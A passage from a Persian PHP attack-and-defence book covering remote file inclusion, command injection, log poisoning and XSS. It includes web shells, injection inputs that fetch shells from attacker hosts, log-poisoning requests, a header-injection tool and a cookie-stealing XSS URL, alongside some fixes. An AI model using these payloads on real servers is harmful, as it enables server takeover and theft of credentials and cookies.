نکته : همانطور که مشاهده کردید خطاها نیز میتوانند مشکل ساز و خطر آفرین باشند. پس تنها برای ارزیابی اولیه سایت خود بر روی لوکال نشان دادن تمامی آن ها را فعال کنید و در سرور اصلی به این خطر تن ندهید (نحوه فعال و غیر فعال کردن این مهم را در فصول آتی توضیح خواهم داد).

حال این سوال پیش میآید که یک نفوذ گر چگونه میتواند از این مشکل سوء استفاده کرده و هدف خویش را پیش ببرد؟به کد ها دقت کنید.

```
<?
//Attack.php
//Attack and defence php apps book
//shahriyar - j
if (isset($_GET['cmd']))
{
$cmd=$_GET['cmd'];
echo "<pre>";
system("$cmd");
echo "</pre>";
exit();
}
?>
```

در این صفحه با مقدار دهی به متغییر cmd میتوانید فرامین خط فرمان را اجر نمایید.حال نفوذگر این صفحه را به عنوان یکی از صفحات وب سایت شما فرا خوانی میکند.

```
http://www.example.ir/?page= www.attack.ir/cmd
```

و این مقدار به صورت زیر فرا خوانی میشود.

```
include(www.attack.ir/cmd.php)
```


و حال این بین این صفحه و صفحه Cmd تفاوتی نیست . بنابر این تعریف دادن هر مقداری مه به متغییر cmd داده شود ، بر روی وب سایت شما اجرا میشود.

```
http://www.example.ir/?page= www.attack.ir/cmd?cmd=ls -al
http://www.example.ir/?page=www.attack.ir/cmd?cmd=wget
www.attackt/localroot
http://www.example.ir/?page= www.attack.ir/cmd?cmd=dir+c:\
```

تمامی فرامین بالا بر روی سرور شما اجرا میشوند نه در سرور نفوذگر. اگر سرور قربانی به گونه تنظیم شده باشد که کوتیشن را همراه با بک اسلش نمایش دهد میتوانید از تابع stripslashes استفاده کنید.

```
<?
//Attack.php
//Attack and defence php apps book
//shahriyar - j
if (isset($_GET['cmd']))
{
$cmd=$_GET['cmd'];
echo "<pre>";
system(stripslashes($cmd))
echo "</pre>";
exit();
}
?>
```

و گاهی هم میتوان از پسوند txt برای فراخوانی استفاده کرد.اما نفوذ گران همیشه به این صورت عمل نمی کنند.اکثر اوقات آنها از کد ها نوشته شده ای به نام PHPSHELL استفاده میکنند . عکس زیر نمایی از کی از معروف ترین آنهاست. در فصول آتی در به صورت مفصل تری در مورد این شلر ها بحث خواهیم کرد.



نکته : این گونه آسیب پذیر ها تنها محدود به تابع Include() نمیشود و توابع دیگری مانند :

- Require()
- Require_once()
- Include_once()
- Include()
- Fopen()
- open()
- More …

نیز در برابر این خطرات مصون نیستند.

نحوه جلوگیری از این آسیب پذیر ی همانند ، آسیب پذیری پیمایش دایرکتوری ها است.با تعریف یک آرایه بررسی مقادیرکم موجود در آن و نمایش پیغام مناسب در هر حالت.البته با قرار دان register global به صورت خاموش میتوانید ، این حملات را محدود تر هم بکنید.

```
<?
//index.php -- with Protection
//Attack and defence php apps book
//shahriyar - j
$pages = array('index.php', 'link.php', 'galery.php', 'contact.php');
if (isset($page))
{
if (in_array($page,$pages)){
include($page);
}else{
die "Security error:Remote File Inclusion Vulnerability Protection"
}}
?>
```

همیشه سعی کنید ، از متغییر برای فراخوانی فایل ها استفاده نکنید و اگر در قسمتی ، چاره ای جز استفاده از متغییر نداشتید ، تمهیدات امنیتی فراموش نشود.

فصل پنجم : حملات

اجرای فرامین

☒ اجرا فرامین

آسیب پذیری اجرای فرامین نیز در زمره آسیب پذیری های با درجه خطر بالا قرار میگیرد.همانطور که از نام آن پیداست ، اساس کار این آسیب پذیری اجرای فرامین تحت خط فرمان بر روی سرور قربانی است.این مشکلات زمانی نمایان میشوند ، که باز هم بر اثر اشتباه و یا تنبلی برنامه نویس ، مقادیری فراخوانی و یا در فایل های لاگ ذخیره میشوند.استفاده از توابعی که به طور مستقیم فرامین را اجرا میکنند ، نوعی دیوانگی محسوب میشود . و صد البته کمتر برنامه ای پیدا شده است که به طور مستقیم و یا استفاده از توابعی که نام خواهم برد ، مورد حمله قرار گرفته شود.

- Exec()
- System()
- Passthru()
- Shell_exec()
- Popen()

به طور مثال به این برنامه دقت بفرمایید.

```
<?
//Dir.php
//Attack and defence php apps book
//shahriyar - j
if (isset($_GET['filetype']))
exec("ls *." . $_GET["filetype"]);
echo"<html>
<head>
<title>Directory Browsing</title>
</head>
<body>
<form method='GET'>
<b> Search Directory for files of type : </b>
<input type='text' name='filetype'>
<input type='submit'>
</form>
</body>
</html>";
?>
```

همانطور که مشاهده میکنید ، با دادن نوع فایل به متغییرFiletype میتوان لیست آن فایل ها را مشاهده کرد.این دید از نگاه یک کاربر معمولی بود ، اما یک نفوذ گر با دیدن این برنامه به ضعف آن پی میبرد. در سیستم عامل لینوکس و پوسته sh و یا bash و ... میتوان دستورات را با (;) از یک دیگر جدا کرد و چند دستور را در یک خط و یه یکباره به پوسته فرستاد.به طور مثال :

```
Bash~: ls –al;pwd;cat /etc/passwd
```

با اجرای این دستورات میتوان ، لیست فایل ها و دایرکتوری های ، دایرکتوری جاری ، نام دایرکتوری جاری و محتویات فایل passwdرا میتوانید مشاهده کنید. و البته تنها با یک بار وارد کردن دستورات ، ۳ دستور را اجرا کردید.مشابه همین کار ممکن از در وارد کردن نوع فایل ها در اسکریپت بالا صورت بگیرد. بدین صورت که با استفاده از (;)چندین دستور را به طور مشترک اجرا نماید.به طور مثال مقدار زیر را به عنوان ورودی به برنامه بدهد.

```
.txt;cat /etc/passwd
```

با این کار به راحتی هم میتواند لیست فایل ها را با پسوند txt مشاهده کند و هم محتویات فایل passwd را مورد ارزیابی قرار داده مشاهده کند.این فایل محتوی لیست رمز های عبور ها ، نام های کاربری و اطلاعات تکمیلی دیگر در مورد کاربران یک سرور است.که مشاهده آن میتواند خطراتی را متحمّل شود.ممکن است یک نفوذ گر دست به کاری دیگر بزند تا یک شل تضمین شده به دست آورد ، مانند :

```
.txt;echo "<? System(stripslashes($_GET['cmd']));exit(); ?>" sh.php
```

و حتی ممکن است شروع دست به بار گزاری یک PHPSHELL بزند و کد های مخربی را برای بالا بردن دسترسی خود به اجرا در آورد.

```
.txt;wget www.attack.it/phpshell.php
```

برای جلوگیری از این نوع حملات مفسر php توابعی را به ما عرضه میکند که ما نیز با کمال میل میپذیریم.

- escapeshellarg()
- escapeshellcmd()

تابع اول باعث میشود توابع با یک آرگومان اجرا شوند ، و اجازه اجرا چند دستور را با استفاده از علامت نقل قول تکی فیلتر میکند.

```
<?
//Dir.php -- Protect with escapeshellarg function
//Attack and defence php apps book
//shahriyar - j
if (isset($_GET['filetype']))
exec("ls *." . escapeshellarg($_GET["filetype"]));
echo"<html>
```

```
<head>
<title>Directory Browsing</title>
</head>
<body>
<form method='GET'>
<b> Search Directory for files of type : </b>
<input type='text' name='filetype'>
<input type='submit'>
</form>
</body>
</html>";
?>
```

تابع دوم نیز متا کاراکتر ها را فیلتر کرده و آن ها را با بک اسلش با فاصله سفید جایگزین مینماید.از کاراکتر هایی که توسط این تابع ، قبل پاس شده به توابعی مانند ()System و یا ()Exec فیلتر میشوند میتوان موارد زیر را نام برد.

```
#&;`|*?~<>^()[]{}$\, \x0A and \xFF. '
```

میتوانید امتحان کنید.

```
<?
//Dir.php -- Protect with escapeshellcmd function
//Attack and defence php apps book
//shahriyar - j
if (isset($_GET['filetype']))
exec("ls *." . escapeshellcmd($_GET["filetype"]));
echo"<html>
<head>
<title>Directory Browsing</title>
</head>
<body>
<form method='GET'>
<b> Search Directory for files of type : </b>
<input type='text' name='filetype'>
<input type='submit'>
</form>
</body>
</html>";
?>
```

با این که استفاده از این نوع توابع که به طور مستقیم به اجرای فرامین میپردازند ، به ندرت در برنامه اتفاق میافتد ، اما باز شاهد هستیم که در این موارد محدود نیز امنیت رعایت نمی شود. به طور مثال در فشر ده سازی فایل توسط خط فرمان و استفاده از عملگر بک تیکز (``).

نوع دیگری از برنامه نویسی که به آسیب پذیری اجرا ی کدها درخط فرمان می انجامد ، ذخیره کردن تعدادی از مقادیر ارسالی توسط کاربر در فایل هایی به موسوم به لاگ فایل است.در نگاه اول این کار هیچ گونه مشکلی در پی نخواهد داشت و حتی به نوعی کاری مناسب برای شناسایی کاربران خاطی

محسوب میشود. اما همانطور که میدانید نگاه هکر ها کاملا با شما متفاوت است.کاری که نظر شما امری مناسب و جلوگیری کنده از نفوذ و در کل به ضرر نفوذ گر است ، وی را در راه نفوذ به جلو پیش میبرد ، و از تمهیدات شما سوء استفاده هایی سود جویانه میکند و به هدفش نزدیک تر میشود. یک نفوذ گر با تغییر دادن مقادیر ارسالی از طرف خود به سایت شما ، مقادیر دلخواه خود را در لاگ فایل ها ذخیره میکند. این مقدار ممکن از مقدار یک PHPSHELL باشد. مثال هایی که برای شما می آورم تماما از برنامه ها کاربردی آسیب پذیر گرفته شده است.

به این مثال توجه کنید:

```
//Command Execute Attack Vulnerable program
//Attack and defence php apps book
//shahriyar - j

else
{
if                          (isset($l)                                  &amp;&amp;
file_exists(C_PATH.'/languages/'.$l.'/'.$l.'.php')  &amp;&amp;  $l  !=
'')
{
include_once C_PATH.'/languages/'.$l.'/'.$l.'.php';
include_once C_PATH.'/languages/'.$l.'/'.$l.'_.php';
```

با کمی تامل در میبابیم که نفوذ گر میتواند ، دایرکتوری ها را پیمایش کند.شاید شما بگویید این کار چه ارتباطی با اجرای کد ها خط فرمان دارد.جواب ساده است ،اکثر بر نامه ها وب اجازه آپلود کردن یک عکس به عنوان ، عکس پروفایل را به شما میدهند. حال اگر ما عکسی با محتویات زیر را آپلود کنیم.

```
<? System(stripslashes($_GET['cmd']));exit(); ?>
```

به راحتی میتواند با پیمایش دایرکتوری ها به شلر خود رسیده و فرامین را اجرا کند.

```
http://www.example.ir/file.php?l=../../../members/uploads/shell.gif%0
0&cmd=cat /etc/passwd
```

در بعضی مواقع ممکن است ، برنامه نویس مقدار Output Buffering را فعال کرده باشد که این عمل مانع از دیدن شدن مقدار برگشت داده شده دستورات ما میشود.برای این کار نیز چاره ای است.

```
<? System(stripslashes($_GET['cmd'] > temp.txt ));exit(); ?>
```

با استفاده از این کد ما ،مقادیر اجرا شده را در فایلی به نام temp.txt ذخیره میکنیم و پس از اجرای هر فرمان ، مقدار بازگشتی را در temp.txt جستجو میکنیم.همیشه این کار با پیمایش دایرکتوری ها انجام نمی گیرد. به این مثال دقت فرمایید.

```
//Command Execute Attack Vulnerable program
//Attack and defence php apps book
//shahriyar - j
$foundip = TRUE;
if (getenv("HTTP_CLIENT_IP")) $ip = getenv("HTTP_CLIENT_IP");
else if(getenv("REMOTE_ADDR")) $ip = getenv("REMOTE_ADDR");
else          if(getenv("HTTP_X_FORWARDED_FOR"))          $ip          =
getenv("HTTP_X_FORWARDED_FOR");
else {$ip = "not detected"; $foundip = FALSE;}
if( $foundip and !ip2long($ip) ){ $ip = "not detected"; $foundip =
FALSE;}
```

در این برنامه مقدار متغییر IP در فایلی ذخیره می شود.برنامه نویس این کار را برای شناسایی کاربران خاطی از طریق IP آنها انجام داده است. به دلیل اینکه IP به صورت یک بسته در هنگام ارسال HTTP هدر[۷] ها ارسال میشود. همیشه مقدار درستی به خود میگیرد.حال اگر ما مقدار اصلی آن را با مقدار خود تعویض کرده و به سایت بفرستیم، چه اتفاقی میافتد؟ مقدار دلخواه ما ذخیره میشود.برای درک مطالب گفته شده به این مقادیر دقت کنید.

```
POST /somescript.php HTTP/1.0
Client-Ip: 127.0.0.1
User-Agent: somebrowser
```

مقدار Clint-ip به صورت یک هدر با عنوان HTTP_CLIENT_IP ارسال میشود. و فرض کنید به صورت زیر در فایل لاگ ذخیره میشود.

```
1126976551|127.0.0.1|1126966862
```

حال ما یک بسته مخرب برای سرور میفرستیم.

```
//Attacker Packet
//Attack and defence php apps book
//shahriyar - j
POST /somescript.php HTTP/1.0"
User-Agent: msnbot/1.0 (+http://search.msn.com/msnbot.htm)
Client-Ip: <? System(stripslashes($_GET['cmd']));exit(); ?>
Host: example.ir
Accept:  */*
Accept-Language: it,en;q=0.
Accept-Charset:  windows-1252,  utf-8,  utf-16,  iso-8859-1;q=0.6,
*;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Connection: Keep-Alive, TE
```

[7] Header

```
TE: deflate, gzip, chunked, identity, trailers
Content-Type: application/x-www-form-urlencoded
```

به مقدار Clint-ip دقت کنید.اکنون ما مقداری نظیر :

```
1132476551|<?                System(stripslashes($_GET['cmd']));exit();
?>|1128566862
```

در فال لاگ داریم . حال به راحتی میتوانیم دستورات خود را اجرا کنیم.

```
http://www.example.ir/file.php?cmd=cat /etc/passwd
```

اما اگر برنامه نویس اجازه آپلود هیچ فایلی را به نداده بود و هیچ مقداری هم لاگ نوشد ، آن وقت چه باید کرد؟به این سوال شما در فصل بعدی جواب داده شده است.

فصل ششم :

حملات تزریق کد به فایل های سیستمی

☒تزریق کد های PHP به فایل های لاگ سیستمی

در این روش از هک کردن ، نفوذگر هیچ نیازی به ایجاد یک فایل جدید بر روی سرور ندارد و فقط با تغییر دادن مقادیر بعضی از فایل های موجود بر روی سرور کار خود را پیش میبرد!

اما حال یک سوال پیش می آید:کدام فایل قابلیت تغییر توسط یک کاربر از راه دور را دارد ، یا اصلا" این کار امکان پذیر است؟شما هم حتما فکر میکنید یک کاربر بدون داشتن دسترسی خاصی بر روی سرور قادر به تغییر دادن مقادیر نیست.بهر حال نباید فراموش کنیم که بسیاری از اتفاقاتی که روزانه برای یک سرور میافتند توانی لاگ شدن را دارندو بر روی فایل های لاگ نوشته و ذخیره میشوند.خب فرض کنید که نفوذ گر یک آسیب پذیری بر روی سرور پیدا کرده است که به وسیله ان میتواند دایرکتوری ها را پیمایش کند و طور ساده تر فرض کنید که صفحات در سرور به این صورت فراخوانی میشوند:

```
http://www.example.ir/index.php?file=page.html
http://www.example.ir/index.php?file=main.html
```

نفوذ گر بعد از تحلیل متوجه میشود که صفحات دیگری را نیز بر روی سرور میتواند فراخوانی کند:

```
http://www.example.ir/index.php?file=../../../../etc/passwd
```

نفوذ گر با این کار تنها میتوانید مقادیر فایل های مختلف را بخواند و لی اجازه تغییر و نوشتن در آنها را نداد. البته او نیازی به این کار را هم ندارد ، چون سرور خودش این کار را برای او انجام میدهد. اما چگونه؟

یک نفوذگر معمولا علاقه شدید به خواند لاگ های سیستم از قبیل:

- /VAR/LOG/MESSAGES
- /VAR/LOG/HTTPD-ACCESS.CONF
- /VAR/LOG/HTTPD-ERROR.LOG
- /VAR/LOG/MAILLOG
- /VAR/LOG/SECURITY

را دارد.ابتدا به بررسی فایل /VAR/LOG/MESSAGES میپردازیم.این فایل دارای حجم بسیار کمی است و هر روز به روز رسانی میشود. و در آدرس /VAR/LOG/MESSAGES قرار دارد.این یکی از فایل های لاگ است یک نفوذ گر بعد آنالیز کردن مقادیر داخل این فایل به چیزهای جالبی بر میخورد:

```
Sep  1 00:00:00 server ftpd[12345]: user "anonymous" access denied
Sep  1 00:00:10 server ftpd[12345]: user "Shahriyar-j" access denied
Sep  1 00:00:20 server ftpd[12345]: user "Snake" access denied
```

شاید این مقادیر برای شما ، حاوی معنای خاصی نباشه ، اما با کمی دقت متوجه میشویم که این فایل خطاهایی که هنگام برقراری ارتباط با FTP سایت رخ داده ان را لاگ میکند!

پس یک نفوذ گر شروع به برقراری ارتباط با FTP سایت میکند تا متوجه شود چه مقادیری فیلتر میشوند.

```
$ telnet ftp.example.ir 21
  Trying 127.0.0.1...
  Connected to ftp.example.ir.
  Escape character is '^]'.
  220 ftp.example.ir FTP server ready.
  USER anonymous
  331 Password required for anonymous.
  PASS example
  530 Login incorrect.
  USER example'example'
  331 Password required for example'example'.
  PASS example
  530 Login incorrect.
  USER example example
  331 Password required for example example.
  PASS example
  530 Login incorrect.
  USER <hello>
  331 Password required for <hello>.
  PASS example
  530 Login incorrect.
  USER example? $example
  331 Password required for example? $example.
  PASS example
  530 Login incorrect.
  QUIT
```

حال بر میگردیم و به چک کردن مقدیر لاگ شده میپردازیم:

```
Sep  1 00:01:00 server ftpd[12345]: user "anonymous" access denied
Sep  1 00:01:10 server ftpd[12345]: user "example'example'" access
denied
Sep  1 00:01:20 server ftpd[12345]: user "example example" access
denied
Sep  1 00:01:30 server ftpd[12345]: user "<hello>" access denied
Sep  1 00:01:40 server ftpd[12345]: user "example? $example" access
denied
```

میبینیم که مقادیری که نفوذ گر به آنها احتیاج دارد بدون مشکل لاگ میشوند.حالا نفوذ گر سعی به لاگ کردن و یا ذخیره یک کد php میکند:

```
$ telnet ftp.test.ru 21
Trying 127.0.0.1...
Connected to ftp.test.ru.
Escape character is '^]'.
220 ftp.test.ru FTP server ready.
USER <? system(stripslashes($_GET['cmd'])); ?>
331 Password required for <? system(stripslashes($_GET['cmd'])); ?>.
PASS test
530 Login incorrect.
QUIT
```

این شل در فایل /VAR/LOG/MESSAGES ذخیره میشود.

```
Sep  1 00:01:40 server ftpd[12345]: user "<?
        system(stripslashes($_GET['cmd'])); ?>" access denied
```

نفوذ گر بعد از تزریق کد های خود ، سعی در اجرای دستورات خود میکند:

```
http://www.example.ir/index.php?file=./../../../../../var/log/message
s%00&cmd=ls+-la
```

روش دیگر برای انجام همین کار ، تزریق و اجرای کد های مورد نظر در لاگ های آپاچی است.آپاچی یکی از معروف ترین و مورد استفاده ترین وب سرورها است.البته ، طبیعی است که انجام این کار کمی مشکل تر از تزریق کد ها در FTP است.چون کدهایی نظیر ؟ و space توسط مرورگر encode میشوند.خب نفوذگر برای تزریق کد باید Space حذف کند:

```
<?system(stripslashes($cmd));?>
```

خب نفوذ گر Space را حذف کرد ولی مقادیری مثل $,(,) ‹,› و ؟ را چکار خواهد کرد.با encode شدن این مقادیر کد او دیگر به درستی کار نخواهد کرد!او باید با وصل شدن به HTTP سرور مقادیر را ارسال کند:

```
GET /?<?system(stripslashes($_GET['cmd']));?> HTTP/1.1
Accept: */*.
Accept-Language: fa-IR,fa;q=0.9,en;q=0.8.
Accept-Encoding: deflate.
```

```
User-Agent: Opera/9.02 (Windows NT 5.1; U; en).
Host: www.example.ir
Connection: Close
Referer: http://www.example.ir/
```

و آپاچی مقادیر را به این صورت لاگ میکند:

```
127.0.0.1 - - [20/Feb/2007:17:01:22 +0330] " GET
/?<?system(stripslashes($_GET['cmd']));?> HTTP/1.1" 200 2393 "
http://www.example.ir/" " Opera/9.02 (Windows NT 5.1; U; en)."
```

میبینید که مقدار شل:

```
<?system(stripslashes($_GET['cmd']));?>
```

به صورت کامل لاگ شده است. این فایل در آدرس:

/VAR/LOG/HTTPD-ACCESS.LOG

قرار دارد که نفوذ گر به این صورت میتواند ، دستورات خود را اجرا کند.

```
http://www.example.ir/index.php?file=./../../../../../var/log/httpd-
access.log%00&cmd=ls+-la
```

اما ممکن است که سرور به وسیله mod_security مقادیری که به GET نسبت داده میشوند را فیلتر کند در این صورت بهترین کار :

```
GET / HTTP/1.1
Accept: */*.
Accept-Language: fa-IR,fa;q=0.9,en;q=0.8.
Accept-Encoding: deflate.
User-Agent: Opera/9.02 (Windows NT 5.1; U; en).<?
system(stripslashes($_GET['cmd'])); ?>)
Host: www.example.ir
Connection: Close
Referer: http://www.example.ir/
```

و برای لاگ گردن مقادیر در:

/VAR/LOG/HTTPD-ERROR

میتوانید به این صورت عمل کنید:

```
GET /not-existent.html?<?system(stripslashes($_GET['cmd']));?>
HTTP/1.1
Accept: */*.
Accept-Language: fa-IR,fa;q=0.9,en;q=0.8.
Accept-Encoding: deflate.
```

```
User-Agent: Opera/9.02 (Windows NT 5.1; U; en).
Host: www.not-existent.ir
Connection: Close
Referer: http://www.example.ir/
```

وبه این صورت:

```
[Wed Sep  1 10:00:05 2004] [error] [client 127.0.0.1] File does not
exist:
/usr/local/www/not
existent.html?<?system(stripslashes($_GET['cmd']));?>
```

خب حال اگر هوس تزریق مقادیر خاصی در هدر را داشتید، میتوانید از اسکریپت زیر نهایت استفاده را ببرید.

```
<?
//Header  Packet Sender
//Attack and defence php apps book
//shahriyar - j
//N0w Start
error_reporting(0);
set_time_limit(0);
echo "<br> Header Packet Sender <br>
echo "<br> Coded By Shahriyar-j <br>
<form name='Header' method='POST' action=''>
Host Name: <input type='text' name='host'><br>
Get: <input type='text' name='get'><br>
User-Agent: <input type='text' name='ua'>
<input type='submit'  value='Send'>
</form>";
$host = $_POST['host'];
$get = $_POST['get'];
$ua = $_POST['ua'];
$fp = fsockopen("$host", 80, $errno, $errstr, 30);
if (!$fp) {
    echo "$errstr ($errno)<br />\n";
} else {
    $out = "GET /$get HTTP/1.1\r\n";
    $out .= "Host: $host\r\n";
    $out .= "Connection: Close\r\n\r\n";
        $out .= "User-Agent:Opera/9.02 (Windows NT 5.1; U;
en).$ua\r\n";


    fwrite($fp, $out);
    while (!feof($fp)) {
        echo fgets($fp, 128);
    }
    fclose($fp);
}
?>
```

فایل هایی زیادی وجود دارند که مقادیر در آن ها لاگ میشوند. من تعدادی از آن ها را برای شما باز گو میکنم.

```
//Log Files List
//Attack and defence php apps book
//shahriyar - j
var/log/httpd/access_log
var/log/httpd/error_log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
logs/error.log
logs/access.log
logs/error.log
logs/access.log
logs/error.log
logs/access.log
logs/error.log
logs/access.log
logs/error.log
logs/access.log
etc/httpd/logs/access_log
etc/httpd/logs/access.log
etc/httpd/logs/error_log
etc/httpd/logs/error.log
var/www/logs/access_log
var/www/logs/access.log
usr/local/apache/logs/access_log
usr/local/apache/logs/access.log
var/log/apache/access_log
var/log/apache/access.log
var/log/access_log
var/www/logs/error_log
var/www/logs/error.log
usr/local/apache/logs/error_log
usr/local/apache/logs/error.log
var/log/apache/error_log
var/log/apache/error.log
var/log/access_log
var/log/error_log
```

فصل هفتم :

حملات XSS

☒ حملات XSS

این حملات ، حملات بسیار جالب و در عین حال خطرناک هستند با این وجود در زمره کم اهمیتترین حملات قرار میگیرند.این گونه آسیب پذیری ها در همه جا یافت میشوند.از میل باکس یاهو گرفته تا بزرگترین موتورهای جستجو مانند گوگل.به وسیله این گونه حملات میتوان ، نشست جاری ، کوکی ها و ... را دزدید.را در سیستم قربانی اجرا کرد. یک مقدار را در سیستم قربانی بارگزاری کرد و ... .این گونه حملات بر روی اکثر برنامه های وبی که با زبان هایی به غیر از PHP نوشته شده اند نیز یافت میشوند.در این گونه حملات نفوذ گر از یک سرور و یا سایت آسیب پذیر مانند یاهو و یا msn استفاده میکند و به همین دلیل پیدا کردن نفوذ گر بسیار مشکل میشود.شما ابتدا باید با نحوه عمل کرد و هدف یک نفوذ گر از این نوع حملات آشنا شوید ، که این مهم ، خاصه برنامه های PHP نیست.

این حملات به نام XSS معروف هستند که این کلمه کوتاه شده کلمه Cross Site Scripting است ، ابتدا ان را CSS میخواندند ، اما برای آنکه با Cascading Style Sheets اشتباه نشوند آنها را XSS نام نهادند. در این حملات نفوذ گر میتواند کدهایی نظیر HTML ، VBSCRIPT ، JAVASCRIPT، ACTIVEX و ... را به سیستم قربانی تزریق کند.این حملات معمولا به وسیله آدرس های که کاربر را اسکریپ های آلوده هدایت میکنند ، پایه ریزی میشوند. نفوذگران برای به شک نیانداختن قربانی آدرس ها را کد میکنند .به طور مثال آدرس را تبدیل به کد های هگز میکند.به طور مثال :

```
http://www.example.ir/index.php?variable=%22%3e%3c%73%63%72%69%70%74%
3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%
70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%
2f%63%67%69%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%
64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%
3e
```

و با انجام این عمل قربانی از محتویات این آدرس با خبر نمیشود.

☒ انواع حملات XSS

این حملات را به در سه دسته زیر تقسیم بندی میکنند.

- DOM-Based XSS
- Non-persistent XSS
- Persistent XSS

☒ حملات XSS از نوع DOM-Based

در این گونه حملات نفوذ گر از طریق وب سایت قربانی دست به حمله نمیزند.بلکه از طریق سیستم عامل قربانی حمله را پایه ریزی میکند. سیستم عامل های مختلف ، صفحات HTML متفاوتی را برای هدف های گوناگون میسازند. و به دلیل اینکه انسان خطا کار است ، در ساختن و نوشتن کد های این صفحات اشتباهاتی را مرتکب میشود که راه را برای نوشتن کد های مخرب باز میسازد.کدهای مخرب در مورد این آسیب پذیری به صورت زیر عمل میکنند:

- نفوذ گر یک وب سایت حاوی کد های مخرب ایجاد میکند.
- یک کاربر ناآشنا وب سایت را باز میکند.
- کاربر برو روی سیستم عامل خود یک صفحه آسیب پذیر دارد.
- سایت نفوذ گر دستوراتی را برای صفحه HTML آسیب پذیر میفرستد.
- صفحه آسیب پذیر دستورات فرستاده شده توسط وب سایت نفوذ گر را با سطح دسترسی کاربر اجرا میکند.
- نفوذ گر به راحتی کنترل رایانه کاربر قربانی را در دست میگیرد.

تنها قسمتی که شاید برای شما گنگ به نظر برسد ، قسمتی است که در مورد سطح دسترسی صحبت کردم.در یک سیستم عامل هر برنامه یک سطح دسترسی دارد که مقدار آن بستگی به سطح دسترسی کاربر مالک آن برنامه دارد.به طور مثال در لینوکس اگر مالک یک برنامه کاربری به نام shahriyar-j باشد و شما که یک کاربر معمولی هستید (که در لینوکس با other مشخص میشوید) برنامه را وادار به اجرا کردن پوسته فرمان کنید ، پوسته فرمان را با سطح دسترسی کاربر مالک برنام (Shahriyar-j) به دست می گیرید ، نه سطح دسترسی خود (Other) و به همین صورت شما با وادار کردن برنامه تحت مالکیت مدیر سیستم (Root) به اجرای پوسته فرمان ، پوسته ای با سطح دسترسی مدیر خواهید داشت. در این نوع حملات XSS هم ، چون هدف کاربران


هستند و اکثر کاربران بر روی سیستم عامل خود دسترسی مدیر دارند ، نفوذگر با اجرای فرامن خود بر روی سیستم کاربر قربانی ، کنترل سیستم عامل را با سطح دسترسی کاربر (که به صورت مدیر تعریف شده است) در دست میگیرد.برای در امان ماندن از این گونه حملات چاره ای جز به روز کردن مداوم سیستم عامل خود و باز نکردن آدرس وب سایت های نا آشنا ندارید.

